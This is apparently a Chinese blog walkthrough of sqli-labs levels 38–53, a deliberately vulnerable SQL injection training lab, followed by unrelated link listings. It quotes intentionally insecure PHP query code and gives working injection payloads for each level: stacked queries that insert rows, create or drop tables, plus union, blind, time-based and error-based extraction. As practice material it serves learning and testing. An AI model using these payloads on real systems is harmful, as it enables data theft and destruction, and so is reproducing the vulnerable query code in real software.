
sqli-labs之Page-3
第三十八关:堆叠注入
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

/* execute multi query */

if (mysqli_multi_query($con1, $sql))

{

    /* store first result set */

    if ($result = mysqli_store_result($con1))

    {

        if($row = mysqli_fetch_row($result))

        {

            echo '<font size = "5" color= "#00FF00">';

            printf("Your Username is : %s", $row[1]);

            echo "<br>";

            printf("Your Password is : %s", $row[2]);

            echo "<br>";

            echo "</font>";

        }

//            mysqli_free_result($result);

    }

        /* print divider */

    if (mysqli_more_results($con1))

    {

            //printf("-----------------\n");

    }

     //while (mysqli_next_result($con1));

}

else

    {

    echo '<font size="5" color= "#FFFF00">';

    print_r(mysqli_error($con1));

    echo "</font>";

    }

/* close connection */

mysqli_close($con1);
mysqli_multi_query() 函数执行一个或多个针对数据库的查询。多个查询用分号进行分隔。所以有了堆叠注入。
当然这关,直接用?id=100'union select 1,user(),3--+就可以看到你想看的了。但是这里是练堆叠注入。
payload(向users表中新增数据):

?id=1';insert into users(id,username,password) values('38','less38','38')--+

第三十九关:相比于38关少了一个单引号而已
payload:
?id=1;insert into users(id,username,password) values('39','less39','39')--+
第四十关
payload:

?id=1');insert into users(id,username,password) values('40','less40','40')--+
第四十一关
跟39关的payload一样,不同于39关的是,这一关是盲注,没有报错信息。
第四十二关
login.php
function sqllogin($host,$dbuser,$dbpass, $dbname){

   // connectivity

//mysql connections for stacked query examples.

$con1 = mysqli_connect($host,$dbuser,$dbpass, $dbname);

   $username = mysqli_real_escape_string($con1, $_POST["login_user"]);

   $password = $_POST["login_password"];
我们可以看到username是经过mysqli_real_escape_string的转义的,那么就可以从password处进行attack。
用户名随意,密码如下:

1';create table less42 like users#
1';insert into users(id,username,password) values('42','less42','42')#
创建了一个名为less42的表以及写入一条数据

当然,也可以进行删除表的操作1';drop table less42#
第四十三关
这关就是42关的单引号变为单引号加右括号而已,其他的基本没变。
第四十四关
这关跟42关的区别是,这一关是盲注,没有报错信息,其他的一毛一样。
第四十五关
这关与43关的区别是,盲注!!!没有报错信息。
第四十六关:order by注入
$sql = "SELECT * FROM users ORDER BY $id";
?sort=1 asc  //升序排列

?sort=1 desc //降序排列
从上面两个语句的结果可以看出注入点在order by后面的参数中,order by注入不同于where后的注入,其不能使用union等进行注入。

?sort=rand(true)

?sort=rand(false)
上面两个语句返回的不一样,且两个语句各自返回的都是固定的。所有就可以尝试报错注入。
下面是?sort=rand(true)的回显页面:

下面是?sort=rand(false)的回显页面:
‘s'的ascll码为115。所以有了以下的语句:
?sort=rand(ascii(substr(database(),1,1))=115)
回显页面与rand(true)的回显页面一样,所以可以理解为ascii(left(database(),1))=115=true。
当然也可以用其他的报错注入语句:
?sort=rand(left(database(),1)='s')

?sort=rand(left(database(),2)='se')
延时注入:
?sort=1 and if(ascii(substr(database(),1,1))=115,sleep(5),1)

?sort=1 and if(ascii(substr(database(),1,1))=116,sleep(5),1)
updatexml:
?sort=1 and updatexml(1,concat(0x23,database()),1)
procedure analyse参数后注入:
?sort=1 procedure analyse(extractvalue(1,concat(0x23,database())),1)
第四十七关
$sql = "SELECT * FROM users ORDER BY '$id'";
在46关的基础上多了一个单引号
?sort=1' and updatexml(1,concat(0x23,database()),1)--+

?sort=1' and if(ascii(substr(database(),1,1))=115,sleep(5),1)--+
第四十八关
相比于46关,就是报错注入不能使用,因为没有错误回显,其他的都可以使用。
延时注入和rand(sql语句)还可以使用。
第四十九关
同48关,这一关是47关的盲注类型,大致情况和48关差不多,报错注入不能使用。
第五十关
?sort=1;create table less50 like users
大致和42关差不多。
第五十一关
相比于50关,多了一个单引号,并且需要将后面的单引号给注释掉。
?sort=1';create table less51 like users--+
第五十二关
同50关,只是mysql的错误不会在页面上显示了,利用方法同50关。
第五十三关
同51关,只是mysql的错误不会在页面上显示了,利用方法同51关。
sqli-labs之Page-3的更多相关文章
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- SQL注入系列:SQLi Labs
前言 关于注释 说明:在SQL中--[空格]表示注释,但是在URL中--空格在发送请求的时候会把最后的空格去掉,所以用--+代替,因为+在被URL编码后会变成空格 MYSQL有三种常用注释: --[空 ...
- Sqli - Labs 靶场笔记(一)
Less - 1: 页面: URL: http://127.0.0.1/sqli-labs-master/Less-1/ 测试: 1.回显正常,说明不是数字型注入, http://127.0.0.1/ ...
- SQLI LABS Challenges Part(54-65) WriteUp
终于到了最后一部分,这些关跟之前不同的是这里是限制次数的. less-54: 这题比较好玩,10次之内爆出数据.先试试是什么类型: ?id=1' and '1 ==>>正常 ?id=1' ...
- SQLI LABS Stacked Part(38-53) WriteUp
这里是堆叠注入部分 less-38: 这题啥过滤都没有,直接上: ?id=100' union select 1,2,'3 less-39: 同less-38: ?id=100 union selec ...
- SQLI LABS Advanced Part(23-37) WriteUp
继续继续!这里是高级部分! less-23: 提示输入id参数,尝试: ?id=1' and '1 返回的结果与?id=1相同,所以可以直接利用了. ?id=1' order by 5# 可是页面返回 ...
- Sqli labs系列-less-5&6 报错注入法(下)
我先输入 ' 让其出错. 然后知道语句是单引号闭合. 然后直接 and 1=1 测试. 返回正常,再 and 1=2 . 返回错误,开始猜表段数. 恩,3位.让其报错,然后注入... 擦,不错出,再加 ...
随机推荐
- Springboot:第一个Springboot程序(一)
1.创建Springboot项目 选择创建Springboot项目: 填写项目基本信息: 选择Springboot版本以及web依赖(内嵌tomcat): 创建完成: 创建完成后 等待构建maven项 ...
- kubernetes的cni0和flannel.1的关系?
当容器运行之后,节点之间多了个虚拟接口cni0,它是由flanneld创建的一个虚拟网桥叫cni0,供pod本地通信使用.flanneld为每个pod创建一对veth虚拟设备,一端放在容器接口上,一端 ...
- Java中基础类基础方法(学生类)(手机类)
学生类: //这是我的学生类class Student { //定义变量 //姓名 String name; //null //年龄 int age; //0 //地址 String address; ...
- 【编程之美】超时重传,滑动窗口,可靠性传输原理C语言实现
版权声明:本文为博主原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接和本声明. 本文链接:https://www.cnblogs.com/lihuidashen/p/128003 ...
- php内置函数call_user_func()
<?php //call_user_func(callback,name,age) //第一个参数callback作为回掉函数使用,其余的参数是他的参数 function now($a,$b) ...
- 吕建文 20199303《Linux内核原理与分析》第十二周作业
ShellShock攻击实验 2014年9月24日,Bash中发现了一个严重漏洞shellshock,该漏洞可用于许多系统,并且既可以远程也可以在本地触发.在本实验中,学生需要亲手重现攻击来理解该漏洞 ...
- vue 开发规范
本文档为前端 vue 开发规范 规范目的 命名规范 结构化规范 注释规范 编码规范 CSS 规范 规范目的 为提高团队协作效率 便于后台人员添加功能及前端后期优化维护 输出高质量的文档 命名规范 为了 ...
- Kubernetes-在Kubernetes集群上搭建HBase集群
经过3天的努力,终于在Kubernetes上把HBase集群搭建起来了,搭建步骤如下. 创建HBase镜像 配置文件包含core-site.xml.hbase-site.xml.hdfs-site ...
- Codeforces Round #623 (Div. 2, based on VK Cup 2019-2020 - Elimination Round, Engine) B. Homecoming
After a long party Petya decided to return home, but he turned out to be at the opposite end of the ...
- 数学--数论--HDU 1792 A New Change Problem (GCD+打表找规律)
Problem Description Now given two kinds of coins A and B,which satisfy that GCD(A,B)=1.Here you can ...